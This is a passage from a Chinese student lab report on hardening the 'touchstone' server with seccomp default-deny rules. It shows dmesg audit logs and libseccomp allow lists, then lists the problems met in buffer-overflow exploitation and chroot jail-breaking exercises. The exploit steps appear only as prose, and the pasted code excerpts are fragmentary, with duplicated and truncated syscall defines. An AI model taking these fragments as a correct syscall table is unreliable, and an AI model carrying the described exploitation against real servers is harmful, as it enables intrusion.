25	#define	__NR_mount	21
26	#define	__NR_umount	22
27	#define	__NR_setuid	23

(2) 使用默认拒绝方式

首先使用默认拒绝，然后运行 `touchstone`，并使用 `dmesg` 查看其所需要的系统调用并逐个添加。如下图所示，`dmesg` 显示系统调用号为 102 的被阻止，因此 `socket_call` 应该被加入进允许的范围。

```

fffd220 error:0 in libc-2.31.so[f7db4000+15b000]
[69829.859101] banksv[2584382]: type=1326 audit(1654655101.228:1084): auid=1000 uid=0 gid=0 ses=3 subj=unconfined pid=2584467 comm="banksv" exe="/home/hwx/system_security_2/lab2/banksv" sig=31 arch=40000003 syscall=10 compat=1 ip=0xf7fcf549 code=0 x0
[70105.848617] audit: type=1326 audit(1654655101.228:1084): auid=1000 uid=0 gid=0 ses=3 subj=unconfined pid=2584467 comm="banksv" exe="/home/hwx/system_security_2/lab2/banksv" sig=31 arch=40000003 syscall=10 compat=1 ip=0xf7fcf549 code=0 x0
[70181.276141] audit: type=1326 audit(1654655176.652:1085): auid=1000 uid=0 gid=0 ses=3 subj=unconfined pid=2584477 comm="banksv" exe="/home/hwx/system_security_2/lab2/banksv" sig=31 arch=40000003 syscall=10 compat=1 ip=0xf7fcf549 code=0 x0
[70893.260469] audit: type=1326 audit(1654655888.641:1086): auid=1000 uid=0 gid=0 ses=3 subj=unconfined pid=2585041 comm="banksv" exe="/home/hwx/system_security_2/lab2/banksv" sig=31 arch=40000003 syscall=10 compat=1 ip=0xf7fcf549 code=0 x0
[71561.112663] audit: type=1326 audit(1654656556.498:1087): auid=1000 uid=0 gid=0 ses=3 subj=unconfined pid=2585213 comm="touchstone" exe="/home/hwx/system_security_2/lab2/touchstone" sig=31 arch=40000003 syscall=102 compat=1 ip=0xf7fcf549 code=0 x0
hwx@ubuntu:~$
http-tree.c: At top level:
http-tree.c:26:1: warning: return type defaults to 'int' [-Wimplicit-int]
26 | HttpVersion_print (int fd, enum HttpVersion_t v)
    | ~~~~~
hwx@ubuntu:~/system_security_2/lab2$ ./to
token.c: token.h: touchstone
hwx@ubuntu:~/system_security_2/lab2$ sudo ./touchstone
Bad system call
hwx@ubuntu:~/system_security_2/lab2$

```

```

26 {
27     //set seccomp
28     //default allow
29     scmp_filter_ctx ctx;
30     /*ctx = seccomp_init(SCMP_ACT_ALLOW);
31     seccomp_rule_add(ctx, SCMP_ACT_KILL,
32     SCMP_SYS(unlink), 0);*/
33     //default deny
34     ctx = seccomp_init(SCMP_ACT_KILL);
35     seccomp_rule_add(ctx, SCMP_ACT_ALLOW,
36     SCMP_SYS(unlink), 0);
37     seccomp_load(ctx);
38     //the end
39 }
40
41 int sockfd, client_sockfd;
42 int host_port;
43
44 int main()
45 {
46     //...
47     //...
48     //...
49     //...
50     //...
51     //...
52     //...
53     //...
54     //...
55     //...
56     //...
57     //...
58     //...
59     //...
60     //...
61     //...
62     //...
63     //...
64     //...
65     //...
66     //...
67     //...
68     //...
69     //...
70     //...
71     //...
72     //...
73     //...
74     //...
75     //...
76     //...
77     //...
78     //...
79     //...
80     //...
81     //...
82     //...
83     //...
84     //...
85     //...
86     //...
87     //...
88     //...
89     //...
90     //...
91     //...
92     //...
93     //...
94     //...
95     //...
96     //...
97     //...
98     //...
99     //...
100 #define __NR_get
101 #define __NR_se
102 #define __NR_profil 98
103 #define __NR_statfs 99
104 #define __NR_statfs 100
105 #define __NR_statfs 101
106 #define __NR_socketcall 102
107 #define __NR_syslog 103
108 #define __NR_setitimer 104
109 #define __NR_getitimer 105
110 #define __NR_stat 106
111 #define __NR_lstat 107
112 #define __NR_fstat 108
113 #define __NR_olduname 109
114 #define __NR_iopl 110
115 #define __NR_vhangup 111

```

使用上述方法，可以获得所有需要使用的系统调用，并使用如下的方式进行添加。其中 `seccomp_init` 设置默认拒绝，而下面的 `seccomp_rule_add` 则设置相关函数为允许状态。

```

//default deny
ctx = seccomp_init(SCMP_ACT_KILL);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(read), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(write), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(openat), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(rt_sigaction), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(socketcall), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(clone), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(set_robust_list), 0);

```

```

seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(getresuid32), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(getcwd), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(getpid), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(statx), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(close), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(_llseek), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(fcntl64), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(fstat64), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(access), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(brk), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(exit_group), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(rt_sigprocmask), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(mmap2), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(execve), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(munmap), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(chdir), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(wait4), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(clock_nanosleep_time64), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(arch_prctl), 0);

seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(pread64), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(mprotect), 0);

seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(set_thread_area), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(set_tid_address), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(inotify_init), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(recvmsg), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(close), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(ugetrlimit), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(uname), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(stat64), 0);

seccomp_load(ctx);

```

设置成功后重新编译得到 touchstone 可执行程序，再次利用 exploit 程序，发现文件没有删除。

2.3 实验中的问题、心得和建议

在本次实验中，主要遇到了如下的问题：

(1) ldd 和 gdb 都能提供相应库的基址，但是在实验过程中发现使用 ldd 提供的基址往往得不到正确的结果。

(2) 由于 touchstone 涉及到较多的子程序，因此初始阶段对于各个子程序所实现的功能没有理清，导致进行代码编写过程存在放错位置的情况，比如说将 setuid 放在了 server.c 中。

(3) 由于本次实验使用的是 64 位的环境，而 touchstone 是在 32 位下运行的，因此在进行 seccomp 的实验环境配置时遇到了一些问题，需要注意的是，安装 seccomp 的 32 位库而不是 64 位。

(4) 进行 chroot 实验过程中，刚开始没有发现对应 libc 的库的位置已经发生了改变，即已经是在 jail 目录下了，从而导致使用 readelf 进行函数相对地址获取的错误。

(5) 在进行 jail breaking 的实验中，起初总是发现没有达到预期的跳转，在老师的指导下，将一些地址转化为 0xdeaf1234 进行调试。同时，在 jailbreaking 中，起初 chdir_arg 和 chroot_arg 都没有以“\0”结尾，从而导致了错误。

(6) 在使用 x01.py 进行 exploit 报文的构造时，误删了 http 头和 http 数据段之间的换行代码构造字段，从而导致了利用的失败。

总的来说，通过本次实验，使用 jail、及时减少特权和访问控制等方式来对增强程序的安全性，同时任务二的漏洞利用是基于缓冲区溢出的，因此，进一步深化了对于缓冲区溢出原理的理解。

对于本次实验，建议多给一些实验指导，例如利用思路等。在指导较少的情况下进行实验会使得方向错误，进而导致时间的大量浪费。